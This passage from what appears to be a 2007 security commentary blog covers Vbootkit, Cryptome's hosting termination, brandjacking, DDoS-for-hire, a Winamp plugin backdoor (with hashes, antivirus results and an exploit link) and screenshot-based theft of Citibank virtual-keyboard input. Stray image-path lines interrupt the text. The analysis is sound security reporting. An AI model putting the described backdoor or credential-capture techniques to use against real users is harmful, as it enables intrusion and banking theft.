7. http://techdirt.com/articles/20070427/030004.shtml

8. http://www.avertlabs.com/research/blog/=3fp=3d264

223

Video Demonstration of Vbootkit (2007-04-30 21:07)

Orignally introduced at this year's Blackhat con in Amsterdam, the Vbootkit is a kit showcasing the [1]execution of unsigned code on Windows Vista. Recently, the [2]researchers released two videos [3]demonstrating the attack worth

watching. Here's the [4]authors' research itself. Answering the mythical question on which is the most secure OS,

direct the reply in a "which is the most securely configured one" manner, and you'll break through the technology solution myopia and hopefully enter the security risk management stage. A secure OS from what? Nothing's unhackable, the [5]unhackable just takes a little while – where the [6]invisible [7]incentivising in the [8]desired direction is the shortcut.

1. http://ddanchev.blogspot.com/2007/03/unsigned-code-execution-in-windows.html

2. http://www.nvlabs.in/files/nitin_vipin_vista_vbootkit_poc_RC1_edited_video.avi

3. http://www.nvlabs.in/files/nitin_vipin_vista_vbootkit_poc_RC2

_video.avi

4. http://www.nvlabs.in/files/vbootkit_nitin_vipin_whitepaper.pdf

5. http://www.pcworld.com/article/id,131145-pg,1/article.html

6. http://ddanchev.blogspot.com/2005/12/0bay-how-realistic-is-market-for.html

7. http://ddanchev.blogspot.com/2006/05/shaping-market-for-security.html

8. http://ddanchev.blogspot.com/2006/05/delaying-yesterdays-0day-security.html

Cryptome Under Fire (2007-04-30 21:26)

John Young at [1]Cryptome.org is reporting that its [2]hosting provider decided to terminate their relationship on the basis of violating their Acceptable Use Policy :

" This notice of termination is surprising for Verio has been consistently supportive of freedom of information

against those who wish to suppress it. Since 1999 Cryptome has received a number of e-mailed notices from Verio’s

legal department in response to complaints from a variety of parties, ranging from British intelligence to alleged copyright holders to persons angry that their vices have been exposed (see below). In every case Verio has heretofore

accepted Cryptome's explanation for publishing material, and in some cases removal of the material, and service has

continued. In this latest instance there was no notice received from Verio describing the violation of acceptable use

to justify termination of service prior to receipt of the certified letter, thus no opportunity to understand or respond to the basis for termination.

"

Guess who'll be the first echo-cursing in an unnamed CavePlex? That'll be Osama Bin Laden feeling sorry for

not making copies of key documents on how the U.S Coast Guard is vulnerable to [3]TEMPEST attacks. Cutting out

the sarcasm, Cryptome is an [4]OSINT heaven, no doubt about it, but it's also an initiative debunking the entire

concept that secrecy actually results in improved and sustained security on an international level.

The data collected at Cryptome would never be destroyed, mainly because it's all digital, it's all distributable,

and it simply wants to be free. Thought of the day - The man who brought fire to the world got burned at the stake .

1. http://cryptome.org/cryptome-shut.htm

2. http://yro.slashdot.org/article.pl?sid=07/04/29/134232

3. http://en.wikipedia.org/wiki/TEMPEST

4. http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html

226

2.5

May

227

The Brandjacking Index (2007-05-02 02:35)

Picture a situation where a customer gets tricked into authenticating at the wrong site of company XXX. Would they

do business with company XXX after they get scammed, trojan-ized, and spammed to (virtual) death? I doubt so, and

as we can also see in the results of a recently released survey on [1]whether or not customers would do business

with retailers who exposed personal data - they’d rather dump them right away.

MarkMonitor just released their first [2]quarterly Brandjacking Index :

" The Brandjacking Index investigates trends, including drilled-down analysis of how the most popular brands are abused online and the industries in which abuse is causing the most damage. The report examines the ever-adaptive tactics of brandjackers such as cybersquatting, false association, pay-per-click (PPC) fraud, domain kiting, objectionable content, unauthorized sales channels and phishing. The Brandjacking Index tracks the top 25 brands from the 2006 Top 100 Interbrand study plus additional Interbrand ranked companies for business segment analysis. "

The old marketing rule that a dissatisfied customer will share the bad experience with at least five more fully applies here, and given he or she’s an opinion leader in their circle - you’ve got a problem as it’s your brand in the domain name. Therefore, despite the companies [3]developing a market segment for timely and reliably [4]shutting down phishing sites, the most obvious "cybersquatted" domains shouldn’t even be allowed to get registered at the first place. But given the flexibility of registering a domain these days, from a company’s perspective, cybersquatting’s an uncontrollable external factor, and in order to protect their future flow of "soft dollars" efforts to monitor the domain space are highly advisable.

There’re several key techniques you should keep in mind. Cybersquatting, vulnerabilities within the browser to spoof the status bar and make it look like the legitimate page, or a malware infected PC that’s basically redirecting all the known E-banking sites to fake ones. [5]No anti virus, no Ebanking is highly advisable, yet not a solution to the problem, and E-banking site’s compatibility with the most popular – and targeted – Internet Explorer browser

ONLY, turn many precautions into a futile attempt to deal with the problem – [6]heading in the opposite direction.

The question is, which technique is more effective at the end user’s perspective, and how should the targeted orga-

nizations deal with this indirect form of attack on their brands, reputation and the rest of the "soft dollars" goodies such as favorable PR and stakeholder’s comfortability? From another perspective, who’s more irresponsible, the

unaware end user, or banks whose [7]web application security ignorance make it easier for phishers to establish trust?

One solution to the problem is shortening the lifetime of such a domain to the minimum by tracking and shut-

ting them down by using a commercial service like this [8]online trademark monitor, a screenshot of which you can

see at the top of the post. Perhaps rather resources-consuming, but [9]educating your customers for their own

safety in times when anyone can register a pay-pal-login.tld domain like through third-party registers, [10]is another way [11]to go. Did I mention that [12]anti-phishing toolbars are a free alternative in case common sense fails – like it does?

1. http://www.securityfocus.com/brief/481

2. http://www.markmonitor.com/news/press-070430.html

3. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

4. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

5. http://ddanchev.blogspot.com/2006/05/no-anti-virus-software-no-e-banking.html

6. http://ddanchev.blogspot.com/2006/04/heading-in-opposite-direction.html

7. http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html

8. http://www.hollanderco.com/online_trademark_monitor.htm

9. http://ddanchev.blogspot.com/2006/09/interesting-anti-phishing-projects.html

10. http://www.mailfrontier.com/forms/msft_iq_test.html

11. http://www.sonicwall.com/phishing/

12. http://ddanchev.blogspot.com/2006/03/anti-phishing-toolbars-can-you-trust.html

Anti-Censorship Lifestyle (2007-05-02 22:06)

[1]

Following a previous post on [2]security lifestyle(s), and in between the ongoing efforts to [3]censor a 16 digit

number I feel it’s about time you [4]dress yourself properly in case you haven’t [5]done so already. Censorship in a

Web 2.0 world is futile, the way [6]security through obscurity is. Seems as [7]everyone's talking about the number

today, there's even a [8]domain name registered with it.

1. http://images.cafepress.com/product/129059439v3_240x240_Front_Color-Black.jpg

2. http://ddanchev.blogspot.com/2007/01/security-lifestyles.html

3. http://digg.com/tech_news/Digg_This_09_f9_11_02_9d_74_e3_5b_d8_41_56_c5_63_56_88_c0_4


4. http://www.cafepress.com/09f911029d74e35

5. http://www.jinx.com/

6. http://en.wikipedia.org/wiki/Security_through_obscurity

7. http://www.flickr.com/photos/xeni/481544025/

8. http://09-f9-11-02-9d-74-e3-5b-d8-41-56-c5-63.com/



AhnLab-V3	2007.5.4.0	05.03.2007	Win-Trojan/Niwamp.45056
AntiVir	7.4.0.15	05.03.2007	BDS/Niwamp.A
Authentium	4.93.8	05.03.2007	no virus found
Avast	4.7.997.0	05.03.2007	Win32:Trojan-gen. {Other}
AVG	7.5.0.467	05.03.2007	BackDoor.Generic5.JQS
BitDefender	7.2	05.03.2007	no virus found
CAT-QuickHeal	9.00	05.03.2007	no virus found
ClamAV	devel-20070416	05.03.2007	no virus found
DrWeb	4.33	05.03.2007	no virus found
eSafe	7.0.15.0	05.03.2007	no virus found
eTrust-Vet	30.7.3612	05.03.2007	no virus found
Ewido	4.0	05.03.2007	Backdoor.Niwamp.a
FileAdvisor	1	05.04.2007	no virus found
Fortinet	2.85.0.0	05.03.2007	W32/Niwamp.A!tr.bdr
F-Prot	4.3.2.48	05.03.2007	no virus found
F-Secure	6.70.13030.0	05.03.2007	Backdoor.Win32.Niwamp.a
Ikarus	T3.1.1.7	05.03.2007	no virus found
Kaspersky	4.0.2.24	05.04.2007	Backdoor.Win32.Niwamp.a
McAfee	5023	05.03.2007	no virus found
Microsoft	1.2503	05.03.2007	no virus found
NOD32v2	2238	05.03.2007	no virus found
Norman	5.80.02	05.03.2007	no virus found
Panda	9.0.0.4	05.03.2007	Suspicious file
Prevx1	V2	05.04.2007	no virus found
Sophos	4.17.0	05.03.2007	no virus found
Sunbelt	2.2.907.0	05.03.2007	no virus found
Symantec	10	05.03.2007	no virus found
TheHacker	6.1.6.104	04.15.2007	no virus found
VBA32	3.11.4	05.03.2007	no virus found
VirusBuster	4.3.7:9	05.03.2007	Backdoor.Niwamp.A
Webwasher-Gateway	6.0.1	05.03.2007	Trojan.Niwamp.A

Winamp PoC Backdoor and a Zero Day (2007-05-04 04:53)

Listen to your infection? Not necessarily as this backdoor binds cmd.exe on port 24501, but needs to be [1]socially

engineered in the form of a plugin for Winamp. Code originally released in December, 2006, see attached screenshot.

Not much of a fun [2]here either, but as the folks at [3]SANS point out Winamp doesn’t play .MP4 files automatically

from a web page, so no chance to have it embedded within popular sites and cause mass outbreaks as we saw it

happen with the with [4]ANI exploit [5]code and the [6]WMF one.

gen _wbkdr.dll

File size : 45056 bytes

MD5 : 74d149f4a1f210ea41956af6ecedb96b

SHA1 : 5a2e8d5727250a647ce44d00cf7446775e6cd7d5

1. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html


2. http://milw0rm.com/exploits/3823

3. http://isc.sans.org/diary.html?storyid=2729

4. http://www.websense.com/securitylabs/blog/blog.php?BlogID=119

5. http://www.websense.com/securitylabs/blog/blog.php?BlogID=120

6. http://www.infoworld.com/article/06/01/30/74902_HNhackersamd_1.html


WHAT A RELIEF! WE WERE WORRIED YOU WERE USING THE INTERNET TO BUILD PIPE BOMBS!
KEVIN SIERS ©1999 THE CHARLOTTE OBSERVER

A Chronology of a Bomb Plot (2007-05-04 05:17)

A very [1]detailed overview of a bomb plot, especially the lines related to anything digital such as :

- "

An e-mail sent from Mr. Khawaja to Mr. Khyam on Nov. 30, 2003, read: "It’s not as easy as we thought it would be.

We have to design the whole thing ourselves. "There are two parts to it, one transmitter and another receiver that will be at a distance of about 1 or 2km that will be attached to the wires and send out 5 volts down the line and then we get fireworks. "

No details on [2]whether or not the communication was encrypted, how it was decrypted – indirectly through client side attacks for sure – and was their communication on purposely intercepted or filtered though the noise with

keywords such as transmitter, wires and fireworks.

- " Mr. Mahmood was working for the British gas company, Transco, and had stolen sensitive CD-ROMs from

National Grid , a British utility, that detailed the layout of hundreds of kilometres of high-pressure gas pipelines in southeast England. "

And [3]the insider threat was just an overhyped threat with lack of statistical evidence of it happenning. Think twice.

Don’t dedicate efforts in ensuring such information never makes it out of the organization due to terrorist fears only, but consider the consequences of it getting into the wrong hands at the first place.

- "

A notebook in the living room included references for books including The Virtue of Jihad, and Declaration of War. "

Propaganda writings are easily obtainable online, which reminds me that monitoring them to the very last mile is

worth the risk in order to further expand their network, of both, [4]sites they visit and people they communicate with.

- "

Downloaded on to his laptop was a computer file, [5]The Mujahideen Explosive Handbook. It contained the exact recipe to build an ammonium nitrate bomb. "

On purposely placed online DIY manuals can act as honeypots themselves. As we’ve already seen, counter-

terrorism forces across the world are establishing such [6]fake cyber jihad communities in order to lure and monitor

wannabe jihadists. But monitoring who’s obtaining the already hosted in the wild manuals, is far more beneficial

than hoping someone will eventually fall a victim into your cyber trap.

In another related research by the RAND Corporation entitled "[7]Exploring Terrorist Targeting Preferences"

the authors try to come up with various scenarios on the process of prioritizing possible targets such as :

"

the coercion hypothesis ; the damage hypothesis ; the rally hypothesis ; and the franchise hypothesis . If Al-Qaeda

directs the next attack the coercion and damage hypothesis, and, quite possibly both, are the most likely to influence the nature of the target.

Great psychological imagination applied in the paper, worth the read. From a statistical point of view, the probability of death due to a car accident is higher than that of a terrorist attack, so consider escaping the FUD related to

terrorism that’s streaming from your favorite TV channels in order to remain objective. The ugliest part of them all is that everyone’s discussing the post-event actions taken, and no one is paying any attenting to the pre-event activities that made it possible, and with training camps under heavy fire, [8]the digitalization of terrorist training is taking place.

And here’s another great analysis, this time covering the process of [9]how terrorists send money by combining anonymous Internet services in between mobile banking :

" Advanced mobile technology, cooperation between international mobile communications providers and international financial institutions and the lack of regulations make for a swift, cheap, mostly untraceable money transfer – known as "m-payments" – anywhere, anytime, by anyone with a mobile telephone.

"

Dare we say adaptive?

1. http://www.canada.com/ottawacitizen/news/story.html?id=84af78eb-e854-4abf-b6b6-683c4f6a799e

2. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

3. http://ddanchev.blogspot.com/2005/12/insiders-insights-trends-and-possible.html

4. http://ddanchev.blogspot.com/2007/02/forensic-examination-of-terrorists-hard.html

5. http://www.washingtonpost.com/wp-dyn/content/graphic/2005/08/05/GR2005080501177.html

6. http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html

7. http://www.rand.org/pubs/monographs/MG483

8. http://ddanchev.blogspot.com/2007/04/conventional-weaponry-vs-cyber.html

9. http://www.spacewar.com/reports/How_Terrorists_Send_Money_999.html

DDoS on Demand VS DDoS Extortion (2007-05-08 15:40)

There were [1]recent speculations on the decline of DDoS attacks, in respect to the lack of companies actually paying to extortion attacks and that it’s supposedly not a cost effective approach for malicious attackers to use their botnets. Think again, as it’s always a matter of a vendor’s sensor network diversity, one that’s also excluding targeting mom-and-pop web properties. Just because DDoS extortion may not be working, and I say may not be working because only a few companies would admit they have paid money given the simple math of losing revenues on an hourly basis and spending more on bandwidth and security consultancy than the money requested, DDoS on demand still remains a well developed underground business model. DDoS attacks may not be profitable for the attacker directly performing them, but remain profitable if he’s getting paid to provide the service only . Here’s an excerpt from my [2]Future Trends of Malware (January, 2006) publication related to DDoS extortion :

" Now you should ask yourself, would total cost of ownership of the business, the costs of the bandwidth, the DDoS attack protection solution, or the botmaster’s deal with the devil style proposition can solve the situation. If you’re thinking big, each and every time an organization pays, it not only risks a repeated demand, but is also fueling the growth of the practice in itself – so don’t do it! "

I’m aware of an ironic situation where a small-biz client’s web server started getting DDoS without any reason whatsoever. The first thing that came to my mind was that it’s either a DDoS extortion, or a possible rival, so I asked whether or not they’ve received any extortion emails. They declined, and here comes the interesting part, two days later, the attacks stopped, and a letter arrived in the form of the following email - "We saw you ignored our first email so we had to demonstrate you the power of our attack, this is your second chance to bla bla bla". What happened, and why did they say no extortion emails were sent? Here comes the irony, in the spam folder of the publicly obtainable email account for the domain was the original extortion email, that got detected as a spam. Time

for some [3]cyber intelligence to assess their capacity.. Never comply with such letters, or they'll come back for more.

By the way, ever thought of the DDoS extortion bluff?

Here's another excerpt on DDoS on demand :

"

There's a lot of demand for paying to teens to shut down your competitors and hoping they would go under the radar,

and while ethics are excluded, given these get busted, they'll be the first to forward the responsibility to the buyer of the service. There's also a clear indication of market for such services, and sooner or later these individuals will improve their communication skills, thereby increasing the impact of these attacks. For instance, Jay Echouafni, CEO

of TV retailer Orbit Communications, paid a group of botmasters to DDoS his competitors, where the outage costs

were estimated at $2 million. Another case of DDoS on demand occurred in March, 2005, when the FBI arrested a

17 year old and a Michigan man for orchestrating a DdoS attack, again causing direct monetary loses. DDoS attacks,

and the ease of gaining capability in this field are clearly increasing. "

Unethical competitions would favor a service where a third party maintains the infrastructure, launches the attack, and for the safety of both parties, remain as anonymous as possible. Here’ [4]a related article at BBC News:

" We are seeing a lot of anti-competitive behaviour," he said. Mr Sop added that many more Asian targets were being hit by DDoS attacks - a region in which Symantec did not historically have a big presence. In Asia, he said, DDoS attacks were proving very popular with unscrupulous firms keen to get ahead of their rivals. "The really frightening thing is you can buy access to a botnet for a small amount of money and you can have you competitor down for a long time," he said."

I never actually enjoyed articles emphasizing on how Russian script kiddies are taking over the world given the idea of "outsourcing malicious services". So next time you see a DDoS attack coming from the Russian IP space against U.S companies, it could still be U.S based rivals that requested the attack on their U.S based competitors – stereotypes keep you in the twilight zone.

Meanwhile, here’s a proof [5]hacktivism is still alive and fully operational as the Estonian Internet infrastructure’s been recently under permanent DDoS attacks due to real-life tensions of removing a statue from the Soviet era. It wasn’t Chinese Mao-ists that did it for sure, but the recent case is another proof that it’s always about the money, as everyone not aware of different malicious attackers' motives is preaching. DDoS extortion isn't dead, it's

just happening beneath the radar, as targets are picked up more appropriately balanced with less greed regarding

this underground business model only.

UPDATE : More developments on the [6]DDoS attacks in Estonia now combined with defacements, which I think was

only a matter of time.

Related posts:

[7]The Underground Economy's Supply of Goods

[8]The War against botnets and DDoS attacks

[9]Emerging DDoS Attack Trends

[10]Korean Zombies Behind the Root Servers Attack

[11]Hacktivism Tensions - Israel vs Palestine Cyberwars

1. http://it.slashdot.org/article.pl?sid=07/05/01/2135212&from=rss

2. http://www.linuxsecurity.com/docs/malware-trends.pdf

3. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

4. http://news.bbc.co.uk/1/hi/technology/6623673.stm

5. http://www.physorg.com/news97643458.html

6. http://www.f-secure.com/weblog/#00001188

7. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

8. http://ddanchev.blogspot.com/2006/02/war-against-botnets-and-ddos-attacks.html

9. http://ddanchev.blogspot.com/2007/02/emerging-ddos-attack-trends.html

10. http://ddanchev.blogspot.com/2007/02/korean-zombies-behind-root-servers.html

11. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

Disintermediating the Major Defense Contractors (2007-05-10 00:35)

[1]

Innovative and cost-effective altogether? Think [2]SpaceShipOne, a commercial

space ship that didn’t come from a major defense contractor, not even NASA but from a competition won by a

privately run company. How to disintermediate yet innovate? Become a venture capitalist, or an angel investor and

optimistically hope the academic-to-commercialization process would happen with one of your investments. The

[3]DeVenCI project aims to [4]connect sellers with buyers and seems like a [5]sound short-term objectives oriented

idea compared with [6]In-Q-Tel the CIA’s VC fund emphasizing on long-term R &D :

" Some companies have already profited from the program. In 2003, when DeVenCI was in its experimental

phase, the Defense Information Systems Agency was looking for ways to protect computer networks . After speaking

to several companies through DeVenCI and evaluating their technology, the agency wound up working with ArcSight,

a software company based in Cupertino, Calif., which won $3.6 million in related contracts over the next few years,

DeVenCI officials said. Mr. Novak of Novak Biddle said he brought with him to the March DeVenCI meeting two execu-

tives from a small start-up developing biometric technology that could be used for things like advanced fingerprinting or eye scans. Mr. Novak said the chief executive and chief technology officer from the Virginia company, which

he declined to name for competitive reasons, gave a presentation to the roughly 50 assembled procurement agents. "

Here’s [7]In-Q-Tel’s investment portfolio so far – Google used to be among them.

Related posts:

[8]Insider Competition in the Defense Industry

[9]Aha, a Backdoor!

[10]Overachieving Technology Companies

1. http://photos1.blogger.com/blogger2/4099/2257/200/in-q-tel-portfolio.jpg

2. http://www.scaled.com/projects/tierone/

3. http://www.dtic.mil/descriptivesum/Y2008/OSD/0603781D8Z.pdf

4. http://nytimes.com/2007/05/07/technology/07venture.html?_r=2&adxnnl=1&oref=slogin&ref=business&adxnnlx=1178661612-GmU4Cd4sMYQLJ1mNO2pW6g&pagewanted=print

5. http://www.nvca.org/pdf/ConsultantsSelection.pdf

6. http://en.wikipedia.org/wiki/In-Q-Tel

7. http://ddanchev.blogspot.com/2006/10/cias-in-q-tel-investments-portfolio.html

8. http://ddanchev.blogspot.com/2006/05/insider-competition-in-defense.html

9. http://ddanchev.blogspot.com/2006/05/aha-backdoor.html

10. http://ddanchev.blogspot.com/2007/02/overachieving-technology-companies.html

International Cryptography Regulations Map (2007-05-10 01:42)

Regulations on importing, exporting and using encryption greatly vary across the world. Bert-Jaap Koops came up with some [1]informative maps highlighting the big picture :

" This is a graphic summary of the pertaining cryptography laws and regulations worldwide as outlined in the

most recent version of my Crypto Law Survey. It shows the import controls, export controls, and domestic controls,

according to the information available to me. Consult the corresponding entry in the Crypto Law Survey for the

contents of the pertaining regulation in a particular country. "

And here’s a related post on [2]a bureaucratic utopia, another one on [3]bureaucracy vs reality when it comes


to security, as well as famous cases related to [4]criminals using encryption.

1. http://rechten.uvt.nl/koops/cryptolaw/cls-sum.htm

2. http://ddanchev.blogspot.com/2006/06/all-your-confidentiality-are-belong-to.html

3. http://ddanchev.blogspot.com/2006/03/are-cyber-criminals-or-bureaucrats.html

4. http://www.cs.georgetown.edu/%7Edenning/crypto/cases.html



Welcome to Citibank Online

Use your **keyboard** to enter your 16 digit ATM / Debit Card Number or Credit Card Number or Loan ID or World Money Card

□ Save my card number and create username

Enter your Password using the Mouse

● IPIN ○ QPIN

Internet Password is not case sensitive.

Trouble logging in? Click here!

Don't have Internet Password? Click here to get one

Recommended settings

Unable to login with mouse pad? Click here to login using keyboard

Defeating Virtual Keyboards (2007-05-10 16:18)

To deal with the threat of keyloggers – or to win time during te process of implementing two factor authentication

and one-time-passwords-in-everything – E-banking providers started introducing virtual keyboards as a pragmatic

solution to the threat. Malicious attackers are anything but old-fashioned and this is a great example that insecurities are only a matter of perspective. To the E-banking providers who were aware that a static virtual keyboard would be

much more easier to defeat, a randomized characters appearance came into play and so attackers adapted by first

[1]taking video sessions of the login process, and now turning each mouse click into a screenshot to come up with

the accounting data in a [2]PoC on Defeating Citibank Virtual Keyboard:

" Citibank Virtual Keyboard is a security enhancement for protecting from the key loggers. Using this virtual keyboard user can enter Card no and IPIN using mouse. This keyboard will display a keys in random position in a virtual

keyboard on the screen where it makes little difficult for password capture. This only gives confidence for end user

from key loggers not from other methods. Local attacker can use Win32 API's to capture using screen shot method

and obtain sensitive information including Credit Card/Debit Card (Suvidha Account), IPIN and misuse it. "

From a malicious economies of scale perspective, these rather amateur techniques mean lack of efficiency

compared to advanced tools suh as [3]the Nuclear Grabber which I intend to cover in-depth in a future post from the

[4]Malicious Wild West series.

1. http://ddanchev.blogspot.com/2006/09/banking-trojan-defeating-virtual.html

2. http://www.tracingbug.com/index.php/articles/view/23.html

3. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_25.html

Big Brother Awards 2007 (2007-05-11 17:39)

[1]

I always liked the idea of emphasizing on the big picture when it comes to the

worst privacy invadors on a worldwide basis compared to that of a particular country only. They are all interconnected to a certain extend, united under the umbrella of the common good which as a matter of fact won a golden boot in

this year’s [2]Big Brother International Awards :

" PI’s ’Big Brother Awards’ have been running for nearly ten years, with events run in eighteen countries around the world. Government institutions and companies have been named and shamed as privacy invaders in a variety of

countries and contexts. This year was the first time that Privacy International ran an international event to identify the greatest invaders around the world. The event was hosted by ’the pope’, as presented by Simon Davies in full

regalia. Previous hosts include ’Dr. Evil’ and ’The Queen of England’. "

Here are the winners in their categories :

Most invasive company - Choicepoint

Data aggregators and centralizing too much personal data in a single place makes it vulnerable even to [3]pringles

hacking attacks. Next year I’m sure Google’s purchase of Doubleclick would get more attention

Worst Public Official - Stewart Baker

The way Microsoft and open source look awkward in a sentence in this very same way democracy looks awkward

next to Russia

Most Heinous Government - The United Kingdom

Fully agree here. Twisting the common good is very marketable

